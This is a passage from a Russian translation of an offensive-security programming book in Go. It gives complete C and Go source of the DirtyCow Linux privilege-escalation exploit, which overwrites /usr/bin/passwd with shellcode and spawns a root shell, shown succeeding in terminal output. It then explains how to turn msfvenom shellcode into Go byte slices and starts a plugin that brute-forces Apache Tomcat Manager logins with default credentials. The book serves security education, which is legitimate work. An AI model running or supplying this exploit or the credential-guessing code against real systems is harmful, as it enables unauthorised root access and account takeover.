Функции состояния гонки используют для сигнализирования разные варианты ❶. Они обе содержат циклы `for`, которые выполняют большое количество итераций. Версия C проверяет значение переменной `stop`, а версия Go задействует инструкцию `select`, которая считывает из канала `signals`. Когда сигнал присутствует, функция делает возврат. В случае, когда сигнала нет, выполняется кейс `default`. Основные различия между `madvise()` и `procselfmem()` заключаются как раз в кейсе `default`. Внутри функции `madvise()` совершается системный вызов Linux к самой этой функции ❷, в то время как функция `procselfmem()` совершает системный вызов к `Iseek()` и записывает полезную нагрузку в память ❹.

Вот основные различия между версиями C и Go этих функций.

- В версии Go для определения преждевременной необходимости прервать цикл используется канал. В функции C о необходимости прервать цикл сообщается после возникновения состояния гонки с помощью целочисленного значения.
- В версии Go для совершения системных вызовов задействуется пакет `syscall`. Передаваемые в эту функцию параметры включают системную функцию для вызова и ее необходимые параметры. Название, назначение и параметры этой функции можно найти в документации Linux. Таким образом, мы имеем возможность вызывать нативные функции этой ОС.

Теперь рассмотрим функцию `waitForWrite()`, которая отслеживает изменение SUID, чтобы в нужный момент выполнить шелл-код. Версия C показана в листинге 9.10, а версия Go — в листинге 9.11.

Листинг 9.10. Функция waitForWrite() в C

```
void *waitForWrite(void *arg) {
    char buf[sc_len];

  ❶ for(;;) {
        FILE *fp = fopen(suid_binary, "rb");

        fread(buf, sc_len, 1, fp);
```

```
            if(memcmp(buf, sc, sc_len) == 0) {
                printf("%s is overwritten\n", suid_binary);
                break;
            }
            fclose(fp);
            sleep(1);
        }

     ❷ stop = 1;

        printf("Popping  root  shell.\n");
        printf("Don't forget to restore /tmp/bak\n");

     ❸ system(suid_binary);
    }
```

Листинг 9.11. Функция waitForWrite() в Go

```
    func waitForWrite() {
        buf  :=  make([]byte, len(sc))
     ❶ for {
            f, err := os.Open(SuidBinary)
            if err != nil {
                log.Fatal(err)
            }
            if _, err := f.Read(buf); err != nil {
                log.Fatal(err)
            }
            f.Close()
            if bytes.Compare(buf, sc) == 0 {
                fmt.Printf("%s is overwritten\n", SuidBinary)
                break
            }
            time.Sleep(1*time.Second)
        }
     ❷ signals <- true
        signals <- true

        fmt.Println("Popping root shell")
        fmt.Println("Don't forget to restore /tmp/bak\n")

        attr := os.ProcAttr {
            Files: []*os.File{os.Stdin, os.Stdout, os.Stderr},
        }
        proc, err := os.StartProcess(SuidBinary, nil, &attr) ❸
        if err !=nil {
            log.Fatal(err)
        }
        proc.Wait()
        os.Exit(0)
    }
```

В обоих случаях код определяет бесконечный цикл, который отслеживает изменения в SUID-файле ❶. В версии C для проверки записи шелл-кода в целевой файл используется `memcmp()`, а в Go — `bytes.Compare()`. Обнаружение шелл-кода будет признаком того, что эксплойт успешно перезаписал файл. После этого бесконечный цикл прерывается и выполняющимся потокам передается сигнал о прекращении работы ❷. Как и в коде для состояния гонки, версия Go делает это через канал, а в C применяется целое число. В завершение мы выполняем самую важную часть функции — целевой SUID-файл, который теперь содержит наш вредоносный код ❸. В этом версия Go несколько более громоздка, поскольку нужно передать атрибуты, соответствующие stdin, stdout и stderr, — указатели файлов для открытия входных файлов, выходных файлов и дескрипторов файлов ошибок соответственно.

Далее рассмотрим функцию `main()`, которая вызывает предыдущие функции, необходимые для выполнения эксплойта. В листинге 9.12 приводится версия C, а в листинге 9.13 — версия Go.

Листинг 9.12. Функция main() в C

```
int main(int argc,char *argv[]) {
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s.. to /tmp/bak\n", suid_binary);

  ❶ asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    system(backup);

  ❷ f = open(suid_binary,O_RDONLY);
    fstat(f,&st);

    printf("Size of binary: %d\n", st.st_size);

  ❸ char payload[st.st_size];
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

  ❹ map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);

    printf("Racing, this may take a while..\n");

  ❺ pthread_create(&pth1, NULL, &madviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);

    pthread_join(pth3, NULL);

    return 0;
}
```

Листинг 9.13. Функция main() в Go

```
func main() {
    fmt.Println("DirtyCow root privilege escalation")
    fmt.Printf("Backing up %s.. to /tmp/bak\n", SuidBinary)

  ❶ backup := exec.Command("cp", SuidBinary, "/tmp/bak")
    if err := backup.Run(); err != nil {
        log.Fatal(err)
    }

  ❷ f, err := os.OpenFile(SuidBinary, os.O_RDONLY, 0600)
    if err != nil {
        log.Fatal(err)
    }
   st, err := f.Stat()
    if err != nil {
        log.Fatal(err)
    }

    fmt.Printf("Size of binary: %d\n", st.Size())

  ❸ payload := make([]byte, st.Size())
    for i, _ := range payload {
        payload[i] = 0x90
    }
    for i, v := range sc {
        payload[i] = v
    }

  ❹ mapp, _, _ = syscall.Syscall6(
        syscall.SYS_MMAP,
        uintptr(0),
        uintptr(st.Size()),
        uintptr(syscall.PROT_READ),
        uintptr(syscall.MAP_PRIVATE),
        f.Fd(),
        0,
    )

    fmt.Println("Racing, this may take a while..\n")
  ❺ go madvise()
    go procselfmem(payload)
    waitForWrite()
}
```

Функция `main()` начинается с резервного копирования целевого исполняемого файла ❶. Поскольку в итоге мы его перепишем, нежелательно терять исходную версию, так как это может негативно повлиять на систему. Если C позволяет выполнять команду операционной системы, вызывая `system()` и передавая ей команду в виде одной строки, то в Go для этого используется функция `exec.Command()`, которая

требует передачи команды в виде отдельного аргумента. Далее мы открываем целевой SUID-файл в режиме только для чтения ❷ и извлекаем его статистику, после чего задействуем ее для инициализации среза полезной нагрузки того же размера, что и этот файл ❸. В C мы заполняем этот массив инструкциями NOP (0x90), вызывая `memset()`, после чего копируем часть массива с шелл-кодом, вызывая `memcpy()`. Это вспомогательные функции, которых в Go нет.

Вместо них в Go мы перебираем элементы среза и вручную заполняем их по одному байту за раз. После этого делаем системный вызов функции `mapp()` ❹, которая отображает содержимое целевого SUID-файла в память. Как и для предыдущих системных вызовов, необходимые для `mapp()` параметры можно найти в документации Linux. Возможно, вы заметили, что код Go вызывает `syscall.Syscall6()`, а не `syscall.Syscall()`. Функция `Syscall6()` используется для системных вызовов, которые ожидают шесть входных параметров, что является случаем `mapp()`. В завершение код запускает два потока, вызывая `madvise()` и `procselfmem()` параллельно ❺. Когда возникает состояние гонки, вызывается функция `waitForWrite()`, которая отслеживает изменения в SUID-файле, сигнализирует потокам об остановке и выполняет вредоносный код.

В листинге 9.14 приводится весь портированный код Go.

Листинг 9.14. Завершенное портирование в Go (/ch-9/dirtycow/main.go/)

```
var mapp uintptr
var signals = make(chan bool,  2)
const SuidBinary = "/usr/bin/passwd"

var sc = []byte{
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    --пропуск--
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05,
}

func madvise() {
    for i := 0; i < 1000000; i++ {
        select {
        case <- signals:
            fmt.Println("madvise done")
            return
        default:
            syscall.Syscall(syscall.SYS_MADVISE, mapp, uintptr(100),
                            syscall.MADV_DONTNEED)
        }
    }
}

func procselfmem(payload []byte) {
    f, err := os.OpenFile("/proc/self/mem", syscall.O_RDWR, 0)
```

```
    if err != nil {
        log.Fatal(err)
    }
    for i := 0; i < 1000000; i++ {
        select {
        case <- signals:
            fmt.Println("procselfmem done")
            return
        default:
            syscall.Syscall(syscall.SYS_LSEEK, f.Fd(),
                            mapp, uintptr(os.SEEK_SET))

            f.Write(payload)
        }
    }
}

func waitForWrite() {
    buf := make([]byte, len(sc))
    for {
        f, err := os.Open(SuidBinary)
        if err != nil {
            log.Fatal(err)
        }
        if _, err := f.Read(buf); err != nil {
            log.Fatal(err)
        }
        f.Close()
        if bytes.Compare(buf, sc) == 0 {
            fmt.Printf("%s is overwritten\n", SuidBinary)
            break
        }
        time.Sleep(1*time.Second)
    }
    signals <- true
    signals <- true

    fmt.Println("Popping root shell")
    fmt.Println("Don't forget to restore /tmp/bak\n")

    attr := os.ProcAttr {
        Files: []*os.File{os.Stdin, os.Stdout, os.Stderr},
    }
    proc, err := os.StartProcess(SuidBinary, nil, &attr)
    if err !=nil {
        log.Fatal(err)
    }
    proc.Wait()
    os.Exit(0)
}
```

```
func main() {
    fmt.Println("DirtyCow root privilege escalation")
    fmt.Printf("Backing up %s.. to /tmp/bak\n", SuidBinary)

    backup := exec.Command("cp", SuidBinary, "/tmp/bak")
    if err := backup.Run(); err != nil {
        log.Fatal(err)
    }

    f, err := os.OpenFile(SuidBinary, os.O_RDONLY, 0600)
    if err != nil {
        log.Fatal(err)
    }
    st, err := f.Stat()
    if err != nil {
        log.Fatal(err)
    }

    fmt.Printf("Size of binary: %d\n", st.Size())

    payload := make([]byte, st.Size())
    for i, _ := range payload {
        payload[i] = 0x90
    }
    for i, v := range sc {
        payload[i] = v
    }

    mapp, _, _ = syscall.Syscall6(
        syscall.SYS_MMAP,
        uintptr(0),
        uintptr(st.Size()),
        uintptr(syscall.PROT_READ),
        uintptr(syscall.MAP_PRIVATE),
        f.Fd(),
        0,
    )

    fmt.Println("Racing, this  may  take  a   while..\n")
    go madvise()
    go procselfmem(payload)
    waitForWrite()
}
```

Чтобы убедиться в работоспособности кода, выполните его на уязвимом хосте. Ничто не вызывает такого удовольствия, как созерцание командной строки, запущенной от пользователя root.

```
alice@ubuntu:~$ go run main.go
DirtyCow  root  privilege  escalation
Backing up /usr/bin/passwd.. to /tmp/bak
```

```
Size of binary: 47032
Racing, this may take a while..

/usr/bin/passwd is overwritten
Popping root shell
procselfmem done
Don't forget to restore /tmp/bak

root@ubuntu:/home/alice# id
uid=0(root) gid=1000(alice) groups=0(root),4(adm),1000(alice)
```

Как видите, при успешном выполнении программа создает резервную копию файла `/usr/bin/passwd`, получает контроль над обработкой, переписывает местоположение этого файла на новые заданные значения и в завершение запускает системную оболочку. Вывод команд Linux подтверждает, что учетная запись пользователя `alice` была повышена до значения `uid=0`, то есть получила привилегии уровня root.

Создание шелл-кода в Go

В предыдущем разделе мы использовали сырой шелл-код в допустимом формате ELF для переписывания легитимного файла его вредоносной альтернативой. Но как сгенерировать такой шелл-код самостоятельно? Оказывается, для создания совместимого с Go шелл-кода можно задействовать типичный набор инструментов.

Мы покажем, как это сделать с помощью утилиты командной строки `msfvenom`, но техники интеграции, которым вас также научим, не будут зависеть от конкретного инструмента. Вы можете использовать несколько методов для работы с внешними двоичными данными, будь то шелл-код или что-то иное, и интегрировать их в свой код Go. Так что можете быть уверены: на последующих страницах мы в основном будем работать со стандартными представлениями данных, а не с чем-то относящимся к конкретному инструменту.

Metasploit Framework, популярный набор утилит для эксплуатации и постэксплуатации, содержит `msfvenom` — инструмент, который генерирует и преобразует любую из доступных полезных нагрузок Metasploit в разные форматы, определяемые аргументом `-f`. К сожалению, он не поддерживает явное преобразование для Go. Тем не менее с помощью некоторых доработок можно без особого труда интегрировать несколько форматов и в код Go. Мы рассмотрим пять таких форматов, а именно C, `hex`, `num`, `raw` и Base64, учитывая, что конечная цель — создать срез байтов в Go.

Преобразование в C

Если указать тип преобразования C, `msfvenom` произведет полезную нагрузку в формате, который можно непосредственно поместить в код C. Это может показаться

первым логичным выбором, так как недавно мы подробно рассмотрели множество сходных черт C и Go. Тем не менее это будет не лучший кандидат для нашего кода Go. Чтобы понять почему, взгляните на следующий пример вывода в формате C:

```
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
--пропуск--
"\x64\x00";
```

Больше всего нас интересует именно полезная нагрузка. Чтобы сделать ее совместимой с Go, нужно удалить точку с запятой и изменить переносы строк. Это означает, что нам понадобится либо явно присоединить все строки, добавляя + в конец каждой, кроме последней, либо удалить все переносы, создав одну непрерывную строку. Для небольших полезных нагрузок это еще может быть приемлемо, но для больших слишком утомительно делать это вручную. В таком случае лучше прибегнуть к другим командам Linux, таким как `sed` и `tr`, которые помогут привести все в порядок.

После редактирования полезная нагрузка станет простой строкой. Чтобы создать срез байтов, нужно ввести, например, следующее:

```
payload := []byte("\xfc\xe8\x82...").
```

Это неплохое решение, но можно сделать и лучше.

Преобразование в Hex

В попытке улучшить предыдущий вариант мы рассмотрим преобразование в `hex`. При установке этого формата `msfvenom` производит длинную непрерывную строку шестнадцатеричных символов:

```
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ff...6400
```

Если такой формат кажется знакомым, то это потому, что мы использовали его при портировании эксплойта десериализации Java. Данное значение мы передавали в качестве строки в вызов функции `hex.DecodeString()`. Она возвращает срез байтов и подробности ошибки, если таковая возникает. Применить эту функцию можно так:

```
payload, err := hex.DecodeString("fce8820000006089e531c0648b50308b520c8b52148b
72280fb74a2631ff...6400")
```

Перевести это в Go легко. Нужно лишь заключить строку в двойные кавычки и передать ее в функцию. Тем не менее большая полезная нагрузка будет генерировать не очень эстетичную строку, которая станет переносить строки или выходить за

рекомендуемые поля страницы. Вы можете предпочесть использовать этот формат, но мы представим третью альтернативу на случай, если вы захотите, чтобы код был не только функциональным, но и аккуратным.

Преобразование в Num

Это преобразование создает разделенный запятыми список байтов в численном шестнадцатеричном формате:

```
0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b,
0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f, 0xb7,
0x4a, 0x26, 0x31, 0xff,
--пропуск--
0x64, 0x00
```

Этот вывод можно использовать в прямой инициализации среза байтов так:

```
payload := []byte{
    0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64,
    0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
    0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff,
    --пропуск--
    0x64, 0x00,
}
```

Поскольку вывод `msfvenom` разделяется запятыми, список байтов может изящно выстраиваться вдоль строк без неуклюжего присоединения набора данных. Единственная требуемая доработка — это добавление одной запятой за последним элементом списка. Данный формат вывода легко интегрируется в код Go и при этом выглядит аккуратно.

Преобразование в Raw

Преобразование в `raw` производит полезную нагрузку в двоичном формате. Сами данные при отображении в окне терминала формируют не поддающиеся набору символы, которые выглядят так:

```
ÐÐÐ`ÐÐ1ÐdÐP0ÐR
Ð8ÐuÐ}Ð;}$uÐXÐX$ÐfÐY  IÐ:IÐ4ÐÐ1ÐÐÐÐ
```

В коде такие данные использовать нельзя, если не перевести их в другой формат. Может возникнуть вопрос: «Зачем же мы тогда вообще обсуждаем сырые двоичные данные?» Мы их привели, потому что встретить такой формат можно довольно часто, будь то полезная нагрузка, генерируемая инструментом, содержимое двоичного файла или криптоключи. Умение распознавать двоичные данные и внедрять их в свой код Go окажется очень полезным.

Используя утилиту `xxd` в Linux с параметром командной строки `-i`, можно легко преобразовать сырые двоичные данные в рассмотренный ранее формат `num`. Вот как будет выглядеть пример команды `msfvenom`, в котором мы передаем сырой двоичный вывод, произведенный `msfvenom`, в команду `xxd`:

```
$ msfvenom -p [payload] [options] -f raw | xxd -i
```

Можно присвоить результат непосредственно срезу байтов, как показано в предыдущем разделе.

Кодировка Base64

Несмотря на то что `msfvenom` не включает чистый кодировщик Base64, довольно часто можно встретить двоичные данные, в том числе шелл-код, именно в формате Base64. Эта кодировка увеличивает длину данных, но также позволяет избежать ее неуклюжих или непригодных к использованию двоичных представлений. С этим форматом, к примеру, легче работать в коде, чем с `num`, к тому же он упрощает передачу данных через такие протоколы, как HTTP. По этой причине его применение в Go стоит обсудить.

Простейший способ представить двоичные данные в кодировке Base64 — это использовать утилиту `base64` в Linux. Она позволяет кодировать/декодировать информацию через `stdin` или из файла. Можно сначала получить двоичные данные с помощью `msfvenom`, после чего кодировать результат с помощью следующей команды:

```
$ msfvenom -p [payload] [options] -f raw | base64
```

Во многом аналогично выводу для C итоговая полезная нагрузка содержит переносы строк, которые придется устранить, прежде чем включать ее в качестве строки в код. В Linux для чистки вывода можно применить упомянутую ранее утилиту `tr`, которая удалит все переносы:

```
$ msfvenom -p [payload] [options] -f raw | base64 | tr -d "\n"
```

Теперь закодированная полезная нагрузка будет существовать как одна непрерывная строка. Затем в коде Go можно получить ее в сыром виде посредством декодирования этой строки в срез байтов. Для этого используется пакет `encoding/base64`:

```
payload, err := base64.StdEncoding.DecodeString("/OiCAAAAYInlMcBki1Awi...
WFuZAA=")
```

Таким образом у нас появилась возможность работать с сырыми двоичными данными без лишних манипуляций.

Примечание по ассемблеру

Обсуждение шелл-кода и низкоуровневого программирования нельзя считать завершенным без упоминания ассемблера. К сожалению, у составителей шелл-кода и творящих на ассемблере возможности его интеграции с Go весьма ограниченны. В отличие от C, Go не поддерживает встраивание ассемблера. Но если вы хотите интегрировать его код в код Go, то в некотором смысле это все же сделать можно. По сути, потребуется определить прототип функции в Go с инструкциями ассемблера в отдельном файле. После этого нужно будет выполнить `go build` для компиляции, линковки и сборки конечного исполняемого файла. Хотя это и не выглядит сложным, проблема заключается в самом языке ассемблера. Go поддерживает только его вариацию, основанную на операционной системе Plan 9. Эта система была создана в Bell Labs и использовалась в конце XX века. Синтаксис ассемблера, включая доступные инструкции и коды операций, уже практически забыт. Это делает написание чистого кода ассемблера под Plan 9 очень утомительной и практически невыполнимой задачей.

Резюме

Несмотря на недостающую поддержку ассемблера, стандартные пакеты Go предлагают множество функциональных возможностей, подходящих для охотников за уязвимостями и разработчиков эксплойтов. В этой главе мы рассмотрели фаззинг, портирование эксплойтов, а также обработку двоичных данных и шелл-кода. В качестве дополнительного упражнения мы рекомендуем изучить базу данных эксплойтов по адресу https://www.exploit-db.com/ и попробовать портировать существующий эксплойт в Go. В зависимости от степени знакомства с исходным языком это задание может показаться вам очень сложным, но в то же время станет прекрасной возможностью понять управление данными, сетевые коммуникации и низкоуровневые системные взаимодействия.

В следующей главе мы отойдем от связанных с эксплуатацией действий и сосредоточимся на создании расширяемых наборов инструментов.

10

Плагины и расширяемые инструменты Go

Многие инструменты безопасности созданы в виде *фреймворков* — ключевых компонентов, разработанных с уровнем абстракции, позволяющим легко расширять их функциональность. Если задуматься, то это имеет огромное значение для специалистов по безопасности. Индустрия постоянно меняется. Сообщество то и дело изобретает новые эксплойты и техники, помогающие избежать обнаружения, создавая очень динамичный и непредсказуемый ландшафт. Тем не менее создатели инструментов могут с помощью плагинов и расширений в определенной степени гарантировать их продолжительную эффективность. Повторное использование основных компонентов этих инструментов избавляет от масштабного переписывания программ и позволяет элегантно вписываться в общую эволюцию индустрии с помощью системы плагинов.

Эта особенность наряду с массовым участием сообщества, по всей видимости, и обусловила столь быстрое становление Metasploit Framework. Да что тут говорить, даже коммерческие корпорации, такие как Tenable, осознают ценность создания расширяемых продуктов. Если говорить, в частности, о Tenable, то система проверки подписей в их сканере уязвимостей Nessus опирается именно на систему плагинов.

В текущей главе мы создадим два расширения сканера уязвимостей на Go. Сначала используем для этого систему плагинов Go и явно скомпилируем код как объект для общего применения. Затем воссоздадим тот же плагин с помощью встроенной системы Lua, которая появилась до собственной системы плагинов Go. Помните,

что в отличие от создания расширений на других языках, например Java и Python, их написание на Go будет представлять собой иную структуру. Внутренняя поддержка разработки плагинов в Go появилась только с версии 1.8. А возможность создавать их в качестве динамических библиотек Windows (DLL) возникла еще позже, в версии 1.10. Убедитесь, что применяете последнюю версию Go, чтобы все примеры кода этой главы работали у вас как положено.

Использование собственной системы плагинов Go

До версии 1.8 в Go не поддерживались плагины или динамическое расширение кода в среде выполнения. Если такие языки, как Java, позволяют загружать класс или файл JAR при выполнении программы, чтобы создавать импортируемые типы и вызывать их функции, то в Go такой роскоши прежде не было. Несмотря на то что иногда можно было расширить функциональность через реализации интерфейсов и прочее, по-настоящему динамически загружать и выполнять сам код возможности не было. Вместо этого приходилось правильно включать его в процессе компиляции. Например, ранее нельзя было повторить приведенную далее функциональность Java, которая динамически загружает класс из файла, создает его экземпляр и вызывает для созданного экземпляра `someMethod()`:

```
File file = new File("/path/to/classes/");
URL[] urls = new URL[]{file.toURL()};
ClassLoader cl = new URLClassLoader(urls);
Class clazz = cl.loadClass("com.example.MyClass");
clazz.getConstructor().newInstance().someMethod();
```

К счастью, в последующих версиях Go появилась возможность повторить эту функциональность, что позволило разработчикам компилировать код явно для применения в качестве плагина. Хотя некоторые ограничения все же остались. В частности, до версии 1.10 система плагинов работала только в Linux, поэтому приходилось развертывать расширяемый фреймворк именно под этой ОС.

Плагины Go создаются в процессе сборки как совместно используемые объекты. Для создания такого объекта вводится команда сборки, предоставляющая `plugin` как опцию `buildmode`:

```
$ go build -buildmode=plugin
```

В случае же сборки Windows DLL в качестве опции `buildmode` применяется `c-shared`:

```
$ go build -buildmode=c-shared
```

Чтобы создать Windows DLL, ваша программа должна соответствовать определенным условиям экспорта функций, а также импортировать библиотеку C. Эти подробности мы оставим вам для самостоятельного изучения. В данной главе наше

внимание будет сосредоточено практически только на плагинах для Linux, а загрузку и использование DLL рассмотрим в главе 12.

После компиляции в DLL или общий объект отдельная программа может загружать и задействовать этот плагин в среде выполнения. При этом будут доступны все экспортируемые функции. Взаимодействие с экспортируемыми возможностями общего объекта реализуется с помощью пакета Go `plugin`, для использования которого нужно выполнить следующее.

1. Вызвать `plugin.Open(`*`filename string`*`)`, чтобы открыть файл общего объекта, создав экземпляр `*plugin.Plugin`.
2. В экземпляре `*plugin.Plugin` вызывать `Lookup(`*`symbolName string`*`)` для получения `Symbol` (то есть экспортируемой переменной или функции) по имени.
3. Применить утверждение типа для преобразования обобщенного `Symbol` в тип, ожидаемый программой.
4. Использовать полученный объект.

Обратите внимание на то, что вызов `Lookup()` требует, чтобы получатель предоставил имя символа. Это означает, что получатель должен иметь предопределенную и желательно открытую схему именования. Можно рассматривать ее практически как определенный API или обобщенный интерфейс, которому должны будут соответствовать плагины. Без стандартной схемы именования новые расширения потребуют от вас внесения изменений в код получателя, что свело бы на нет смысл использования системы плагинов.

В последующих примерах следует ожидать определения в плагинах экспортируемой функции `New()`, возвращающей конкретный тип интерфейса. Это позволит нам стандартизировать процесс начальной загрузки. Передача обработки обратно интерфейсу дает возможность вызывать функции для объекта предсказуемым образом.

Теперь перейдем к созданию встраиваемого сканера уязвимостей. Каждый плагин будет реализовывать собственную логику проверки подписей. Код основного сканера станет выполнять начальную загрузку процесса, считывая плагины из одной папки в файловой системе. Чтобы это все заработало, потребуются два отдельных репозитория: первый для плагинов, второй для основной программы, получающей эти плагины.

Создание основной программы

Начнем с главной программы, к которой затем и будем присоединять плагины. Этот подход поможет понять процесс создания расширений. Настройте структуру каталогов репозитория согласно показанному здесь примеру:

```
$ tree
.
--- cmd
    --- scanner
        --- main.go
--- plugins
--- scanner
    --- scanner.go
```

Файл `cmd/scanner/main.go` — это утилита командной строки. Он будет загружать плагины и инициировать сканирование. Каталог `plugins` служит для хранения всех общих объектов, которые мы будем динамически вызывать для выполнения различных проверок на уязвимости подписей. Файл `scanner/scanner.go` будет служить для определения используемых плагинами и сканером типов данных. Эти данные помещаются в собственный пакет, что упростит их дальнейшее применение.

В листинге 10.1 показано, как выглядит файл `scanner.go`. (Все листинги кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.)

Листинг 10.1. Определение основных типов сканера (/ch-10/plugin-core/scanner/scanner.go)

```
package scanner

// Сканер определяет интерфейс, которого придерживаются все проверки
❶ type Checker interface {
   ❷ Check(host string, port uint64) *Result
}

// Result определяет результат проверки
❸ type Result struct {
    Vulnerable bool
    Details   string
}
```

В этом пакете `scanner` определяются два типа. Первый — это интерфейс `Checker` ❶. В нем определен один метод — `Check()` ❷, который получает значения хоста и порта, возвращая указатель на `Result`. Тип `Result` определяется как `struct` ❸. Его задача — отслеживать результат проверки. Уязвима ли служба? Какие детали важны для документирования, проверки или эксплуатации уязвимости?

Этот интерфейс будет рассматриваться как контракт или своего рода схема. Плагин может реализовывать функцию `Check()` удобным для себя способом, с условием что она будет возвращать указатель на `Result`. При этом логика реализации самого плагина будет варьироваться в зависимости от его логики проверки на уязвимость. Например, расширение, проверяющее проблемы с десериализацией Java, может реализовывать соответствующие вызовы HTTP, в то время как расширение, проверяющее предустановленные учетные данные SSH, может осуществлять против службы SSH атаку по подбору пароля. Абстракция во всей красе!

Теперь рассмотрим листинг 10.2, где отражен `cmd/scanner/main.go`, который будет получать плагины.

Листинг 10.2. Клиент сканера, запускающий плагины (/ch-10/plugin-core/cmd/scanner/main.go)

```
const PluginsDir = "../../plugins/" ❶

func main() {
    var (
        files []os.FileInfo
        err   error
        p     *plugin.Plugin
        n     plugin.Symbol
        check scanner.Checker
        res   *scanner.Result
    )
    if files, err = ioutil.ReadDir(PluginsDir)❷; err != nil {
        log.Fatalln(err)
    }

    for idx := range files { ❸
        fmt.Println("Found plugin: " + files[idx].Name())
        if p, err = plugin.Open(PluginsDir + "/" + files[idx].Name())❹;
                                  err != nil {
            log.Fatalln(err)
        }

        if n, err = p.Lookup("New")❺; err != nil {
            log.Fatalln(err)
        }

        newFunc, ok := n.(func() scanner.Checker) ❻
        if !ok {
            log.Fatalln("Plugin entry point is no good. Expecting:
                        func New() scanner.Checker{ ... }")
        }
        check = newFunc()❼
        res = check.Check("10.0.1.20", 8080) ❽
        if res.Vulnerable { ❾
            log.Println("Host is vulnerable: " + res.Details)
        } else {
            log.Println("Host is NOT vulnerable")
        }
    }
}
```

Листинг начинается с определения местоположения плагинов ❶. В данном случае оно закодировано жестко. Представленный код можно улучшить, чтобы он считывал это значение как аргумент или переменную среды. Эта переменная используется для вызова `ioutil.ReadDir(PluginDir)` и получения листинга файла ❷, после чего выполняется перебор всех файлов плагинов ❸. Каждый из

них считывается с помощью пакета `plugin` через вызов `plugin.Open()` ❹. В случае успеха мы получаем экземпляр `*plugin.Plugin`, который присваиваем переменной `p`. Далее с помощью вызова `p.Lookup("New")` выполняется поиск плагина для символа `New` ❺.

Как мы говорили ранее, это условие поиска символа требует от основной программы предоставления явного имени символа в качестве аргумента. То есть плагин должен иметь экспортируемый символ с таким же именем — в данном случае основная программа ищет символ `New`. Кроме того, как вы скоро увидите, код ожидает, что символ будет функцией, возвращающей конкретную реализацию интерфейса `scanner.Checker`, о котором мы говорили в предыдущем разделе.

При условии что плагин содержит символ `New`, мы выполняем для этого символа утверждение типа, преобразуя его в тип `func()scanner.Checker` ❻. Иначе говоря, мы ожидаем, что символ будет функцией, возвращающей объект, который реализует `scanner.Checker`. Преобразованное значение присваивается переменной `newFunc`. Далее мы ее вызываем и присваиваем возвращаемое значение переменной `check` ❼. Благодаря утверждению типа мы знаем, что `check` удовлетворяет требованиям интерфейса `scanner.Checker`, значит, она должна реализовывать функцию `Check()`. Мы вызываем ее, передавая целевой хост и порт ❽. Результат, `*scanner.Result`, перехватывается с помощью переменной `res` и проверяется для определения наличия уязвимости в службе ❾.

Обратите внимание на то, что это обобщенный процесс. В нем конструкции, позволяющие динамически вызывать плагины, создаются с использованием утверждений типов и интерфейсов. Ничто внутри кода не относится к конкретной подписи или методу, применяемому для проверки наличия уязвимости. Вместо этого мы абстрагируем функциональность настолько, чтобы разработчики могли создавать самостоятельные плагины, выполняющие единицы работы, не зная о других плагинах или даже обо всем использующем их приложении. Единственное, о чем необходимо позаботиться разработчикам, — это правильное создание экспортируемой функции `New()` и типа, реализующего `scanner.Checker`. Далее мы рассмотрим плагин, который делает именно это.

Создание плагина для подбора паролей

Этот плагин, представленный в листинге 10.3, выполняет атаку по подбору пароля для портала авторизации Apache Tomcat Manager. Будучи излюбленной мишенью для злоумышленников, он обычно настроен на получение легко угадываемых регистрационных данных. Завладев действительной учетной информацией, атакующий получает возможность выполнять в системе произвольный код. Это очень легкая добыча.

При рассмотрении данного кода мы не будем затрагивать конкретные детали тестирования уязвимости, поскольку это просто серия HTTP-запросов, отправляемых определенному URL-адресу. Вместо этого в первую очередь разберем выполнение требований интерфейса встраиваемого плагина.

Листинг 10.3. Создание нативного плагина для подбора учетных данных Tomcat (/ch-10/plugin-tomcat/main.go)

```
import (
    // Сокращено
    "github.com/blackhat-go/bhg/ch-10/plugin-core/scanner" ❶
)

var Users = []string{"admin", "manager", "tomcat"}
var Passwords = []string{"admin", "manager", "tomcat", "password"}

// TomcatChecker реализует интерфейс scanner.Check.
// Используется для подбора учетных данных Tomcat
type TomcatChecker struct{} ❷

// Check пробует определить подбираемые учетные данные Tomcat
func (c *TomcatChecker) Check(host string, port uint64) *scanner.Result { ❸
    var (
        resp    *http.Response
        err     error
        url     string
        res     *scanner.Result
        client  *http.Client
        req     *http.Request
    )
    log.Println("Checking for Tomcat Manager...")
    res = new(scanner.Result) ❹
    url = fmt.Sprintf("http://%s:%d/manager/html", host, port)
    if resp, err = http.Head(url); err != nil {
        log.Printf("HEAD request failed: %s\n", err)
        return res
    }
    log.Println("Host responded to /manager/html request")
    // Получение ответа и проверка, требуется ли аутентификация
    if resp.StatusCode != http.StatusUnauthorized || resp.Header.Get
                          ("WWW-Authenticate") == "" {
        log.Println("Target doesn't appear to require Basic auth.")
        return res
    }

    // Обнаружена необходимость аутентификации.
    // Предположительно Tomcat manager. Подбор пароля...
    log.Println("Host requires authentication. Proceeding with password
                guessing...")
    client = new(http.Client)
    if req, err = http.NewRequest("GET", url, nil); err != nil {
```

```
            log.Println("Unable to build GET request")
            return res
        }
        for _, user := range Users {
            for _, password := range Passwords {
                req.SetBasicAuth(user, password)
                if resp, err = client.Do(req); err != nil {
                    log.Println("Unable to send GET request")
                    continue
                }
